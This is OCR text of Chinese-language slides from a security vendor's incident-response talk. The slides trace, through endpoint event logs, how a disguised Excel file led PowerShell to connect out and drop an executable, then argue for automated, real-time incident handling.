
追查來源-I


2015-06-15 13:27:32.876
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A FILE_CREATE
T File C:\Users\win7_goodally\AppData\Local\Temp\svcmondr.exe
File Activity: new file created
0
2015-06-15 13:27:29.673
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A TCP_OUTBOUND
T Remote Host [redacted]7:80 ([redacted]47.HINET-IP.hinet.net)
Network: Any process establishes any outbound connection
0
2015-06-15 13:27:18.692
WIN-2S76I7M3N56
S Process WmiPrvSE.exe 1892 Thread 2060
A PROCESS_CREATE
T Process powershell.exe 1076
Process: Process Created
0


追查來源-I


2015-06-15 13:27:32.876
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A FILE_CREATE
T File C:\Users\win7_goodally\AppData\Local\Temp\svcmondr.exe
13:27:29.673
S Process powershell.exe 1076 Thread 444
A TCP_OUTBOUND
T Remote Host [redacted]:80 ([redacted]IP.hinet.net)
Network: Any process establishes any outbound connection
2015-06-15 13:27:18.692
WIN-2S76I7M3N56
S Process WmiPrvSE.exe 1892 Thread 2060
A PROCESS_CREATE
T Process powershell.exe 1076
Process: Process Created
0


追查來源-I


2015-06-15 13:27:32.876
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A FILE_CREATE
File Activity: new file created
0
2015-06-15 13:27:29.673
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A TCP_OUTBOUND
T Remote Host 2[redacted]7:80 (2[redacted]47.HINET-IP.hinet.net)
2015-06-15 13:27:18.692
WIN-2S76I7M3N56
S Process WmiPrvSE.exe 1892 Thread 2060
A PROCESS_CREATE
T Process powershell.exe 1076
Process: Process Created
0

追查來源-I


2015-06-15 13:27:32.876
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A FILE_CREATE
T File C:\Users\win7_goodally\AppData\Local\Temp\svcmondr.exe
File Activity: new file created
0
2015-06-15 13:27:29.673
WIN-2S76I7M3N56
S Process powershell.exe 1076 Thread 444
A TCP_OUTBOUND
T Remote Host [redacted]
Network: Any process establishes any outbound connection
0
2015-06-15 13:27:18.692
WIN-2S76I7M3N56
S Process WmiPrvSE.exe 1892 Thread 2060
A PROCESS_CREATE
T Process powershell.exe 1076


Powershell.exe 到底做了什麼事?




追查來源-2


2015-06-15 13:27:18.643
WIN-2S76I7M3N56
S
Process
EXCEL.EXE 3016
Thread 3020
A
FILE_CREATE
T
File
C:\Users\WIN7_G-1\AppData\Local\Temp\file.ps1
T
File
C:\Users\win7_goodally\AppData\Roaming\Microsoft\Office\Recent\104年健保、勞保、勞退金負擔金額表正確版.LNK
2015-06-15 13:27:14.623
WIN-2S76I7M3N56
S
Process
explorer.exe 1672 Thread 1676
A
FILE_CREATE
T
File
C:\Users\win7_goodally\Desktop\104年健保、勞保、勞退金負擔金額表正確版.xls
0
File Activity: new file created


追查來源-2


2015-06-15 13:27:18.643
WIN-2S76I7M3N56
S Process EXCEL.EXE 3016 Thread 3020
A FILE_CREATE
T File C:\Users\WIN7_G~1\AppData\Local\Temp\file.ps1
File Activity: new file created
0
2015-06-15 13:27:16.927
WIN-2S76I7M3N56
S Process EXCEL.EXE 3016 Thread 3052
A FILE_CREATE
T File C:\Users\win7_goodally\AppData\Roaming\Microsoft\Office\Recent\104年健保、勞保、勞退金負擔金額表正確版.LNK
0

追查來源-2


2015-06-15 13:27:18.643
WIN-2S76I7M3N56
S Process EXCEL.EXE 3016 Thread 3020
A FILE_CREATE
T File C:\Users\WIN7_G~1\AppData\Local\Temp\file.ps1
File Activity: new file created
0
2015-06-15 13:27:16.927
WIN-2S76I7M3N56
S Process EXCEL.EXE 3016 Thread 3052
A FILE_CREATE
T File C:\Users\win7_goodally\AppData\Roaming\Microsoft\Office\Recent\104年健保、勞保、勞退金負擔金額表正確版.LNK
File Activity: new file created
0
2015-06-15 13:27:14.623
WIN-2S76I7M3N56
S Process explorer.exe 1672 Thread 1676
A FILE_CREATE
T File C:\Users\win7_goodally\Desktop\104年健保、勞保、勞退金負擔金額表正確版.xls
0


兇手是EXCEL文件檔案



結論

- 當事件發生，造成損失後，才做事件處理並不是最好選擇

- 未來的資安事件處理，必須符合3項重點
  - 要能即時進行事件處理，不必等到實際損失
  - 能夠同時分析巨量主機的記錄，因為人力無法做到
  - 必須是高度自動化，才能有效降低處理成本



中芯數據
Core Cloud Tech.

Q & A